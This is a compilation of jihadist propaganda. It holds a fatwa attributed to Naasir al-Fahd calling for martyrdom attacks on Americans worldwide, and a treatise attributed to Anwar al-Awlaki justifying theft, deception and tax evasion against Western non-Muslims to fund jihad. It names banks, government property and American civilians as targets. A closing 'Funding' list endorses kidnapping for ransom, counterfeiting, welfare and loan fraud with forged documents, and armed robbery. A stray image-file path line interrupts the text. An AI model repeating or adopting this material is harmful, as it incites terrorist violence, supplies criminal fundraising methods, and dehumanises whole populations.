Assalamu 'alaykum wa rahmatullahi wa barakatuh, to proceed:
I have read the second part of your book, *at-Tibyaan fi Kufri man a'aan al-Amreekaan*, the title of which is: "The Crusade Campaign in its Second Phase: War on Iraq", and I benefited much from what you mentioned from rulings regarding this campaign, like the ruling on supporting America, and the ruling on supporting the Iraqi government, and the ruling on supporting the Muslim nation in Iraq.
Except, there was a matter that was not mentioned despite its importance, and it is: What is the ruling upon doing Jihaad against the Americans, and fighting them outside Iraq, like attacking their interests and bases and hiting them in different places of the world, and this is regarded from Jihaad? And do they have a covenant with us, in those countries were they do not [openly] fight us in? And is the saying of the Messenger *sallallahu 'alayhi wa salam*, 'Whoever kills a person under covenant will never smell the fragnance of paradise"' And if we say that they are not under covenant, but fighting them would result in greater disadvantage, [would it then be] legislated to fight them?
Jazakumullah khayr.

Answer:
Wa 'alaykum assalam wa rahmatullahi wa barakatuh, to proceed: Undoubtedly then, that the greatest of enemies of Islaam, and the Muslims in this era are those Americans, and if we wished to follow-up on their crimes against Islaam and its people in the recent times we would have spent ages on it; for they have killed nations of Muslims, in Iraq and Afghanistan alone almost two million, and have embargoed nations, and expelled nations, and brainwashed nations, and plundered the riches of the Muslims, and occupied much of their land, and placed *tawagheet* on the people, and they did in this *ummah* what no one did in ancient or recent history.
And today, we see them launching the thousands of rockets and tonnes of bombs on the heads of the Muslims everywhere, and they do not differentiate between a child, an old man, and a woman!
And why should they differentiate?!
For the Muslims, in thier eyes, are nothing but a collection of insects, whose extermination from this world is necessary.

So doing Jihaad against those cursed ones, and awaiting for them, and fighting them wherever they may be is: from the most important of obligations, and the greatest of things that can bring you close [to Allah subhanahu wa ta'ala]; for they have corrupted the lands, and killed many of the servants, and fought the Muslims everywhere, so there is no doubt that they are the 'leaders of disbelef' in this era, without dispute, and Allah, the Most High has said, 'So fight the leaders of kufr, verily they have no protection', and if I had ten spears [only], I would have thrown it all at them, and no one else except them, and I swear by Allah: If my chance to do a martyrdom operation against them becomes easy, I will do it without any hesitance whatsoever...

And if Allah raises from amongst this *ummah* of one billion a thousand - only - from the 'martyrdomers' who quake their bases and interests everywhere, they would have defeated them and returned them humilated losers...

So what a shame: Do those pharoah's enslave the Muslims, and taste them the severest of punishments everywhere, and then find no resistance, rather they find protection from the tawagheet and their slaves?
And know, my dear brother, that the doubt of the one who prohibits fighting them and killing them in other than the lands in which they fight in is one of two:
The first: The doubt of the covenant:
So they say: They have a covenant with us, and whoever kills a covenant-holder does not smell the smell of paradise as is clear in the *hadeeth*.
The second: The doubt of the advantages and disadvantages:
So they say: Fighting them causes tribulation upon this *ummah* that it cannot handle.

So we say in reply:
As for the covenant, then no *wallah*, there is no covenant between us and them, nay, they are *harbiyoon* wherever they reside and live, even if they became attached to the coverings of the Ka'bah, for the covenants that the governments did with those crusaders is not recognised in the sharee'ah, rather it is based upon the charters of the false-dietic United Nations, and was signed by individuals who have no conciousness of Allah in their actions, and nothing is more important to those individuals more than preserving their thrones and status, even if the covenant was recognised, they would be considered as having broken that covenant in the tens, nay hundreds even; like their declaring that this is a crusade and fighting us due to our religion, to expelling the Muslims from their lands, to supporting those who expelled them, to violating many of the treaties, to involving themselves [in corrupting] the Islaamic rulings, to supporing the enemies of Islaam everywhere, to following up and spying on the Mujahideen on earth, and killing them, and imprisoning them, to pludering the treasures of the Muslims, and other than this from the matters of which a tenth would be enough to invalidate their covenant had it been shar'ee. If the covenant between the Messenger, *sallallahu 'alayhi wa salam* and Quraysh was nullified due to Qurayh's support for Bakr over Khazaa'ah secretly, and for once only, so what of the actions of America which cannot be counted or numbered in this day and age...

Furthermore, it is not from the *shar'ee* covenants to allow the Crusaders and give them protection so that they may hit the Muslims however they want... And praise be to Allah, I have detailed the proofs and statements to establish that there is no covenant between us and those crusaders, and that between us and them is nothing except the sword, aswell as refuting many of the doubts casted in this matter in the book *Nashr al-Bunood* and I will release it soon *insha'Allahu ta'ala*. As for the issue of advantages and disadvantages, then it is correct; for the matter if its disadvantages is greater than its advantage then it does not become permissible at that moment, except I notify you of two matters:

First: The advantages and disadvantages here are the *shar'ee* advantages and disadvantages, not the ones imagined [by some people].
Second: The people who should look at the benefits towards the Jihaad of such actions and their harms are the Mujahideen, not the sitting ones who don't even know how to use a gun!
This is what I have to say in this short reply, and I have lengthened the talk about these matters in two books, that I will release soon *insha'Allah* - if Allah protects me from his enemies -:

One of them is, *Nashr al-Bunood*, mentioned above.
The second is the third part of *at-Tibyaan fi Kufri man a'aan al-Amreekaan*.

I ask Allah *subhanah*, to grant victory to Islaam and its people, and to destroy America and its allies, and to cure our hearts from them, and to remove their envy towards us, and peace and blessings be upon our Messenger Muhammed.
Footnotes:
Written by the noble Shaykh, Naasir al-Fahd on the 10th of April, 2003.



The Ruling on Dispossessing the Disbelievers wealth in Dar al-Harb

Shaykh Anwar al-Awlaki

All praise is due to Allah and peace and blessings on his Messenger Muhammad ﷺ.

Islam stipulates certain conditions for taking the wealth of the disbelievers. According to our classical scholars, it becomes permissible to take the disbelievers wealth for jihad-related purposes even if one is without an army or an Imam; and even within this there are restrictions. Due to the unfamiliarity of some on this subject, I felt the need to clarify this.

The Messenger of Allah ﷺ said, "*I was sent before the hour with the sword, and my sustenance is under my spear, and humility and belittlement is the destiny of whoever defies my commands*."[1]

This great ĥadīth reveals some important aspects about our religion:

- Muhammad ﷺ was sent with the sword: The Messenger of Allah ﷺ and the mujahidin after him carried the light of Islam to humanity by fighting in Allah's cause.
- The greatest form of income is that of the spoils of war and the greatest profession is being a soldier in the path of Allah. The income generated from booty taken by force from the enemies of Allah is purer and more virtuous than income generated from being a businessman, an engineer, a physician, or a farmer, simply because that was the source of income that Allah destined for his Messenger Muhammad ﷺ. Working as a mujahid is sunnah.
- Eventually all the enemies of the Messenger of Allah ﷺ and his ummah would be shamed and humiliated.

It is narrated that some of the ṣaĥābah who moved to the land of al-Sham for jihad began acquiring farms and cultivating them. These were fertile lands with an abundance of water that they were not used to seeing in their native lands of Hijaz. When the *khalīfah* Umar heard that, he waited until harvest season and right before the ṣaĥābah started harvesting their land. He then ordered that they be burnt to the ground. He then assembled the ṣaĥābah and told them: "Farming is the role of the people of book. You should be fighting in the cause of Allah."[2] Umar did not want the ṣaĥābah to be tied down to this earth by professions that would hold them back from jihad in the path of Allah.

They wanted to be free from restrictions that would enslave them like the rest of humanity. The statement of Umar implies that the people who are attached to this life, the people of the book, should do this menial work. But you, the Muslims, should seek your provisions by the strength of your swords.

The Messenger of Allah ﷺ worked as a shepherd and then as a businessman before Islam. But after he received the revelation he gave that up and devoted his entire time to spreading the message of Islam. So contrary to what many people believe, Rasūlullāh ﷺ did not work after he became a prophet. When he made hijrah to Madinah his provisions were from the spoils of war.

Some Muslims today might feel uncomfortable consuming money that was seized by force from the disbelievers and would feel that income they receive as a salary or from business is a better form of income. That is not true. The best and purest form of income is booty. The Messenger of Allah ﷺ said: "*…and the spoils of war are made halal for me…*"[3]

I. Ghanīmah and fai'

These are the two types of wealth that are taken from the enemy. Following is the definition of each:

Ghanīmah is the money taken from the disbelievers by force by the strength of the mujahidin and in a way that raises the word of Allah.[4]

Fai' is what is taken from the disbelievers without fighting.[5]

1 Narrated by Ahmad.

2 Taken from the book, *"The explanation of the ĥadīth, 'I was sent before the hour with the sword…'"* by Ibn Rajab al-Hanbali.

3 Narrated by Bukhari.

4 Al-Jurjani.

5 *Al-Sharĥ al-Kabīr* by al-Maqdisi.

Rulings of *ghanīmah* and *fai'*:

After *ghanīmah* is collected, one fifth of it is taken away in what is called "*takhmīs*" which I would refer to from now on as the "one-fifth rule". The rest (80%) is distributed among the fighters. There is a difference of opinion on how the one-fifth is then distributed. Some say it should be spent on jihad while others say it should be spent on the needs of Muslims while others say a portion of it should be spent on the scholars and judges of the Muslim state.

As for the money of *fai'*, it belongs to the Muslim treasury.

So the difference between *ghanīmah* and *fai'* is that four-fifths of the *ghanīmah* belongs to the mujahidin while none of the *fai'* belongs to them.

Can *ghanīmah* and *fai'* be taken from the disbelievers in the West today?

To answer this question we would need to answer the following two questions first:

1. Are the nations of the West classified as *dār al-Ĥarb* (land of war) or *dār al-'aĥd* (land of covenant)?
2. If the West is *dār al-Ĥarb*, are the Muslims who live there bound by a covenant that prohibits them from harming their countries of residence?

The answer to the first question:

First of all there is no Islamic leadership authorized to enter into covenants with the nations of disbelief in the present day. This is because the governments of the Muslim world have lost their legitimacy for many reasons, among them:

- Governance according to man-made laws.
- Taking the disbelievers as allies.
- Fighting the *awliyā'* of Allah.

Therefore any agreements or treatise between the governments of the Muslim world and other parties are considered to be *bāṭil* (illegitimate).

Second: Any nation that enters into war with the Muslims, or participates in invading a Muslim land has by de facto become *dār al-Ĥarb*. Therefore all of the Western nations that have an active participation in the occupation of Afghanistan or Iraq or any other Muslim land are considered to be *dār al-Ĥarb*.

"Muslims are not bound by the covenants of citizenship and visa that exist between them and nations of dār al-Ĥarb. It is the consensus of our scholars that the property of the disbelievers in dār al-Ĥarb is halal for the Muslims and is a legitimate target for the mujahidin."

The answer to the second question:

This is a critical issue and therefore would be covered in a separate paper, *In Shā' Allāh*. However, my conclusion on this matter is that Muslims are not bound by the covenants of citizenship and visa that exist between them and nations of *dār al-Ĥarb*.

It is the consensus of our scholars that the property of the disbelievers in *dār al-Ĥarb* is halal for the Muslims and is a legitimate target for the mujahidin. Again this is a matter of consensus so there is no need to elaborate further on this point.

In the encyclopedia of fiqh it states that: "The property of the 'people of war' and their blood is halal for the Muslims and none of that is protected. Muslims have the right to take their lives and their belongings by all available means, because they do the same to us. This is an issue of consensus among the scholars."

In the past, Muslim armies would march into the lands of the disbelievers and would then confiscate their wealth and distribute it according to the rules of shari'ah: If the wealth was taken after fighting, it is *ghanīmah* and if it was taken without fighting it is *fai'*.

Now since the modern form of jihad is according to the guerrilla style of warfare rather than the conventional style that existed for the most part of our history, how does this affect the rulings of *ghanīmah* and *fai'*?

Today jihad is more clandestine and is performed by underground networks. The question that arises is: Can these networks of mujahidin use clandestine methods to appropriate wealth from the disbelievers in *dār al-Ĥarb*? And if yes, is it *fai'* or *ghanīmah* or neither? Further, how is it distributed?

To the credit of our early scholars, even these issues have been answered by them and are covered in our books of fiqh. So all praise is due to Allah, we do not have to refer to many of the present day scholars who are either trying to appease the apostate governments of the Muslim world or are trying to appease the Jews and the Christians.

If one would research our classical books of fiqh, one would find that out of the four *madhab's*, the Hanafi School has covered such topics the most. This is probably because the Hanafi School was the official state *madhab* for the longest period in our history compared to other schools. It therefore covers issues relating to jihad in more detail because the foreign policy of the Islamic state was jihad in the path of Allah. I would therefore start by quoting the Hanafi books of fiqh first:

The Hanafi position: Al-Natiqi narrates that Imam Abu Hanifah used

to say: "If an individual enters alone into *dār al-Ĥarb* and has taken booty and there are no Muslim soldiers in that territory then it is not subjected to the one-fifth rule. That is the case if they are less than nine men. If they reach nine then they are considered a "*sarīyah*" (A combat group)."

So according to Imam Abu Hanifah, if the group is less than nine, what they seize is not *ghanīmah* and therefore they are not obligated to submit one-fifth[6] of it to the Muslim authorities.

In *al-Hidāyah* by Imam al-Mirghanani it states: "If one or two individuals enter *dār al-Ĥarb* without the permission of the Imam and they take something, then it is not subjected to the one-fifth rule."

Here the author is stating that whatever is taken from the land of war by individuals and not by an army is not subjected to the regular rules of *ghanīmah*.

Al-Zayghali in his commentary on *al-Hidāyah* entitled, "*Naşb al-rāyah fī takhrīj aĥādīth al-hidāyah*" explains the preceding statement by saying:

"This is because *ghanīmah* is what is taken by force and not by means of theft or embezzlement and the rule of one-fifth only applies to *ghanīmah*. Now if this individual or pair of individuals enter with the permission of the Imam then there are two opinions. The most famous is that what they seize is subjected to the one-fifth rule because the permission of the Imam means that he is obligated to protect them by reinforcements if they are endangered and thus they have a protection force and (the author of *al-Hidāyah* states:) "If a group who has a force enters and takes something, it is subjected to the one-fifth rule even if they didn't seek permission from the Imam." This is because it is taken by force so it is considered *ghanīmah* and the Imam is still obligated to protect them because if he doesn't then that will weaken the Muslims, unlike if only one or two persons enter then he is not obligated to protect them.""

Al-Zayghali is considering that what is taken is treated as *ghanīmah* if the individual or group of individuals has a force to protect them. This is not the case today with the mujahidin since there is no Imam or Islamic authority to offer them protection. Similar statements are made in other Hanafi references of fiqh such as "*al-Mabşūt*" and "*Sharĥ al-Saer al-Kabīr*" both by Imam al-Sarkhasi.

Therefore the Hanafi School considers that the one-fifth that is taken out from the booty and handed over to the Amir is in exchange of his protection. If this protection doesn't exist then the individuals or group of individuals are not obligated to pay anything. So if an individual takes wealth from the disbelievers in the land of war and he does not use force but takes it by means of theft or embezzlement, it is not considered *ghanīmah* according to the Hanafi School. So then what is it?

We find the answer in another Hanafi reference, "*al-Jawharah al-Nayerah*" by Abu Bakr al-Abbadi who states in his commentary on *al-Hidāyah*: "If one or two individuals enter *dār al-Ĥarb* without the permission of the Imam and they take something, then it is not subjected to the one-fifth rule, because it is not *ghanīmah* since *ghanīmah* is what is taken by force and not by theft or embezzlement. But if one or two persons enter with the permission of the Imam then there are two opinions. The famous opinion is that it is divided into five portions, four of which goes to the ones who seized it. The second opinion is that it is not divided into five portions because it was taken by means of theft. The first opinion is the strongest because since the Imam permitted them, then they have taken it under his protection and not by theft." He continues, "If a group who has force enters and takes something, it is subjected to the one-fifth rule even if they didn't seek permission from the Imam, because the group has strength and therefore what is taken by them is considered *ghanīmah*. But if they are a group who doesn't have a protection force and they enter without the permission of the Imam then what they take is not considered *ghanīmah* because *ghanīmah* is what is taken by force and these people are similar to thieves because they steal secretly and therefore it is not *ghanīmah*. Therefore, in this case what each individual seizes is for him and no one has a share in it because it is considered *mubāĥ* (permitted) just like hunting or wood gathering."

Notice here that Imam al-Abbadi compares this booty to hunting and wood gathering. This is because wild beasts and timber in the forest are not the "rightful property" of anyone. The reasoning behind comparing booty to hunting and wood gathering is because the property which exists in the hands of the disbelievers is not considered to be rightfully theirs in our Islamic shari'ah because of their disbelief and when Islam does give them the right to own it, it is an exception to the rule such as in the case of *ahl al-dhimma* after they pay *jizyah*. This is why our scholars say that Allah has called booty as "*fai'*" which means "to return", so they say that the property of the disbelievers that doesn't belong to them has "returned" to the believer: its "rightful owner."

6 Note: When scholars talk about the one-fifth rule it means that the money is classified as *ghanīmah*.

In "*al-Sear al-Saqhir*" (Hanafi) the author states: "If one, two or three men from amongst the Muslims or the *ahl al-dhimmah*, who have no protecting force, enter into *dār al-Ĥarb* without the permission of the Imam and they take booty and return with it to the land of Islam, then all of what they take is theirs and there is no one-fifth taken from it."

The situation of Muslims living today in *dār al-Ĥarb* would be similar to the above-mentioned case. The Muslims have no Imam to seek permission from, they have no protecting force, and what they can take would be by means of theft and embezzlement. So according to the rules set by the Hanafi School, the money seized by Muslims who are in *dār al-Ĥarb* can be appropriated in its entirety by themselves.

However, I would like to note that even if a Muslim today is allowed to do that, there are some points that need to be taken into consideration: The Hanafi's stated that a Muslim is "permitted" to steal money from the disbelievers in *dār al-Ĥarb* but they didn't state that there is a reward in doing so. They related that it is similar to hunting or wood gathering. In other words it is similar to making a living using other halal methods. However, we as Muslims should seek the wealth of the disbelievers as a form of jihad in the path of Allah. That would necessitate that we spend the money on the cause of jihad and not on ourselves.

We do not want such a fatwa to be misused by Muslims who are not concerned with jihad and are just interested in improving their own lot. The result of wide misuse of such a fatwa would cause authorities to restrict Muslims and view them with suspicion, which would eventually backfire on the ones who would truly want to serve the cause through such a fatwa.

The opinion of the other three schools of thought: Ibn Hamam in "*Fatĥ al-Qadīr*" says: "The *madhab* of al-Shafi'i, Malik and the majority of scholars is that what an individual takes by means of theft, it is considered *ghanīmah*."

He then says: "But we and Imam Ahmad - according to one of two narrations attributed to him - refuse to call it *ghanīmah* because *ghanīmah* is what is taken by force and not through theft or embezzlement. And since what the thief takes is by means of deception, then this is considered as a halal form of sustenance just like wood gathering or hunting."

Imam al-Sarkhasi narrates that Imam al-Shafi'i said: "*Ghanīmah* is property that the Muslims seize from the disbelievers by means of overpowering them." Imam al-Shafi'i then says: "And overpowering them includes using force openly or by deceiving them secretly since the Messenger of Allah ﷺ said that '*war is deception*'."

Therefore, according to al-Shafi'i, money that is taken from the disbelievers using clandestine methods should be considered *ghanīmah* even if the use of force is not involved.

In "*Tuhfat al-Muhtaj fi sharĥ al-Minhaj*" by Ibn Hajar al-Haytami (Shafi'i), he states: "Theft from *dār al-Ĥarb* is *ghanīmah*."

In "*Al-Minhaj*" by al-Nawawi (Shafi'i), he states: "Wealth taken from *dār al-Ĥarb* by force is *ghanīmah*, so is what is taken by an individual or a group by means of theft."

In "*Fatāwā al-Subkī*" (Shafi'i) the author narrates the opinion of two of the most prominent Imam's of the Shafi'i School: Imam al-Ghazali and Imam al-Rafi'i. He says: "Al-Ghazali said that if a Muslim steals money from the disbelievers then the entire amount becomes his property and the one-fifth is not taken from it. Al-Rafi'i adopts the opinion that the thief owns four-fifths of it just like all money of *ghanīmah*."

In "*Al-Furū*'" by Ibn Muflih (Hanbali): "If a group or an individual - even if the individual is a slave - enter into *dār al-Ĥarb* without the permission of the Imam, then their booty is *fai*'."

"We as Muslims should seek the wealth of the disbelievers as a form of jihad in the path of Allah. That would necessitate that we spend the money on the cause of jihad and not on ourselves."


Even though the majority opinion among the Hanbali school is that what is taken is *ghanīmah*, the author above here mentions another opinion and that it is *fai'*. It means that the entire amount needs to be handed over to the Imam to be distributed according to his discretion.

Imam Ibn Taymiyyah states in "*Al-Fatāwā*" that if a Muslim enters *dār al-Ĥarb*: "and kidnaps disbelievers or their children, or overpowers them in any way, then the souls and the wealth of the disbelievers are halal for the Muslims."

II. The issue of ribā in dār al-Ĥarb

Imam al-Kasani from the Hanafi School says: "If a Muslim or a *dhimmī* enters into *dār al-Ĥarb* with a covenant and he enters with a *Ĥarbī* in a transaction of *ribā* or another form of illegal transactions in Islam, that is permitted according to Imam Abu Hanifah and Muhammad."

However, we need to keep in mind that all of the other schools of thought have agreed that taking *ribā* from the "people of war" in *dār al-Ĥarb* is not permitted for a Muslim.



"The American people who vote for war mongering governments are intent on no good. Anyone who inflicts harm on them in any form is doing a favor to the ummah."

That is also the opinion of Imam Abu Yusuf from the Hanafi school who states that: "What is not allowed for a Muslim in *dār al-Islām* is not allowed or him in *dār al-Ĥarb*."[7]

III. In Conclusion

From the previous quotes of our early scholars the following can be deducted:

- All of our scholars agree on the permissibility of taking away the wealth of the disbelievers in *dār al-Ĥarb* whether by means of force or by means of theft or deception.
- Our scholars differ on how wealth taken by means of theft and deception should be divided. The majority believes it is *ghanīmah*. So one-fifth of it should be paid to the Amir to be spent on jihad. Alternatively, the Hanafi's consider it to be a source of income that belongs in its entirety to the ones who seized it. Finally, there is a minority opinion that it is *fai'* and therefore should be distributed according to the discretion of the Amir.

Implications on our present day work: Every Muslim who lives in *dār al-Ĥarb* should avoid paying any of his wealth to the disbelievers whether it be in the form of taxes, duties, or fines. If a Muslim is allowed to deceive the disbelievers to appropriate their wealth then he is also allowed to deceive them to avoid paying them his wealth.

Even though it is allowed to seize the property of individuals in *dār al-Ĥarb*, we suggest that Muslims avoid targeting citizens of countries where the public opinion is supportive of some of the Muslim causes. We therefore suggest that the following should be targeted:

- Government owned property
- Banks
- Global corporations
- Wealth belonging to disbelievers with known animosity towards Muslims

In the case of the United States, both the government and private citizens should be targeted. America and Americans are the Imam's of *kufr* in this day and age. The American people who vote for war mongering governments are intent on no good. Anyone who inflicts harm on them in any form is doing a favor to the ummah.

Careful consideration should be given to the risk vs. Benefit (i.e., *maslaĥa*) of any specific operation. Because of the very negative implications of an operation that is exposed, it is important that the benefits outweigh the risks.

For Muslims who are associated with groups that work for jihad, we recommend that the decision to involve oneself in any illegal activity to acquire money from the disbelievers be taken by the Amir and the *shūrā* of the *jamā'ah*. We say this because since there is a liability on the *jamā'ah*, the decision needs to be made by the *jamā'ah*. We also recommend that the decision on how to spend the money be left to the Amir and the *shūrā*. We need to mention however that if the *jamā'ah* adopt the view that what is seized is considered *ghanīmah*, then if a percentage less than 80% is to be given to the ones who seized it, that needs to done with the agreement of the participants of the operation because according to the rules of *ghanīmah* they are entitled to the full 80%. The same is said if the *jamā'ah* follows the Hanafi opinion.

It is recommended that Muslims who are not associated with groups that work for jihad and who acquire wealth from the disbelievers by illegal means to donate all that money to the cause of jihad unless if they are in need then they can take from it accordingly but not to exceed 80%. Islamic work cannot depend on volunteers. In order to support brothers who are willing to work full-time for Islamic causes, their income can be taken from wealth seized from the disbelievers. This should be one of the categories in which appropriated money is spent. This is especially important with jihad oriented groups

7 Note: Some Muslims living in the West today claim that since it is allowed to take interest from the disbelievers then we are allowed to finance our houses through mortgaging. These Muslims have been deceived by Shayṭān and the misguided scholars. The Hanafi School which these scholars quote to support their opinion only allows the Muslim to "take" interest and not to "pay" it. The reasoning of the Hanafi's is that taking interest from the disbelievers is taking money that is halal for us to start with since their lives and property are halal for Muslims. So how can we then use such a fatwa to claim that we are allowed to pay them our money?!



"In response to the claim that such fatāwā would "tarnish the image of Muslims in the West," I would say: Since when did the West have a good image of Islam and Muslims to start with? The West has always held Islam and Muslims in contempt. Just look at Western literature and to the portrayal of Muslims in the Western media."

because it is the work chosen only by the best of the best and therefore there is only a small pool of human resources that exists. So it is important to have as many brothers as possible devote their time to the work rather than spend their prime time seeking a living and only giving their spare time for the work. They should follow the sunnah of the Messenger of Allah ﷺ and live off of *ghanīmah*. This is especially important for brothers who are in positions of leadership in their *jamā'ah*.

Since jihad around the world is in dire need of financial support, we urge our brothers in the West to take it upon themselves to give this issue a priority in their plans. Rather than the Muslims financing their jihad from their own pockets, they should finance it from the pockets of their enemies.

In the end I would like to respond to what some weak Muslims might say that such *fatāwā* would "tarnish the image of Muslims in the West" and are "not good for the *da'wah*".

In response to the claim that such *fatāwā* would "tarnish the image of Muslims in the West," I would say:

- Since when did the West have a good image of Islam and Muslims to start with? The West has always held Islam and Muslims in contempt. Just look at Western literature and to the portrayal of Muslims in the Western media.
- The only way for them to have a good image of you is to become like them. Allah says: {**The Jews and the Christians will not be pleased with you until you follow their way**} [2: 120].
- Allah says about His *awliyā*': {**They do not fear the blame of the blamers**} [5: 54]. Therefore you should not be concerned about what the disbelievers think of you but you should be concerned about what Allah, His Messenger ﷺ, and the believers think of you.
- The West has been plundering our wealth for centuries. Now is the time for payback. *In Shā' Allāh*, the chickens will come home to roost.

In response to the claim that such *fatāwā* are "not good for *da'wah*", I say:

- The best thing for *da'wah* is the sword. And such *fatāwā* are going to support the sword. So eventually it is good for *da'wah*. When the Messenger of Allah ﷺ was giving *da'wah* in Makkah for thirteen years, only a few hundred became Muslim. When he made hijrah to Madinah, within ten years, over a hundred thousand became Muslim. So how come his *da'wah* in Madinah was much more fruitful than his *da'wah* in Makkah? That was because he was using a superior form of *da'wah* in Madinah and that is the *da'wah* of the sword.
- Jihad today is *farđ 'ayn* (individually obligatory). It therefore supersedes *da'wah* in importance because *da'wah* is *sunnah mu'akkadah* (recommended act) or *farđ kifāyah* (communal obligation) at most. So anything that supports jihad should take precedence over things that support *da'wah*.

Dear brothers: Jihad heavily relies on money. In Qur'an, the physical jihad is associated with jihad with one's wealth in eight verses. In every verse but one, jihad with wealth preceded the physical jihad. That is because without wealth there can be no jihad. Our enemies have realized that. Therefore they are "following the money trail" and are trying to dry up all the sources of funding "terrorism".

Our jihad cannot depend wholly on donations made by Muslims. The Messenger of Allah ﷺ sent many armies for the sole purpose of raiding caravans of the disbelievers. Not only was jihad financed by booty but also throughout our early history the Islamic treasury itself was mostly dependent on income generated from jihad. A tax called *kharaj* was placed on land opened by Muslims, enslaved POWs would be sold, and the people of the book paid *jizyah*. All of these sources were generated through jihad. Zakah and *Şadaqah* represented only a small portion of the income of the Muslim government.

It is about time that we take serious steps towards securing a strong financial backing for our work rather than depending on donations.

May Allah grant us the high status of the mujahidin and forgive us all.

Funding

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

Read Dispossessing the wealth of the Disbelievers & Afrikii Sec Course - the Chapter on Funding

Tips to Funding

Various ways can be used to fund from Dar al-Kufr. I have listed only a few methods but I'm sure you'll find effective ways on funding Jihad

1- Kidnapping (will talk about this later) and holding to Ransom anyone of high importance or of a rich background. Be very careful in this method!

2- Stealing goods- this can range in many various ways and methods either digitally and physically

3- Counterfeit Money

4- Welfare/benefits- a slow steady stream of money which can be effective and yet less conspicuous method.

5- Bank/Student/internet quick Loans- a quick method of income (use fraudulent documents when attempting any type of fraud)

6- Armed robbery

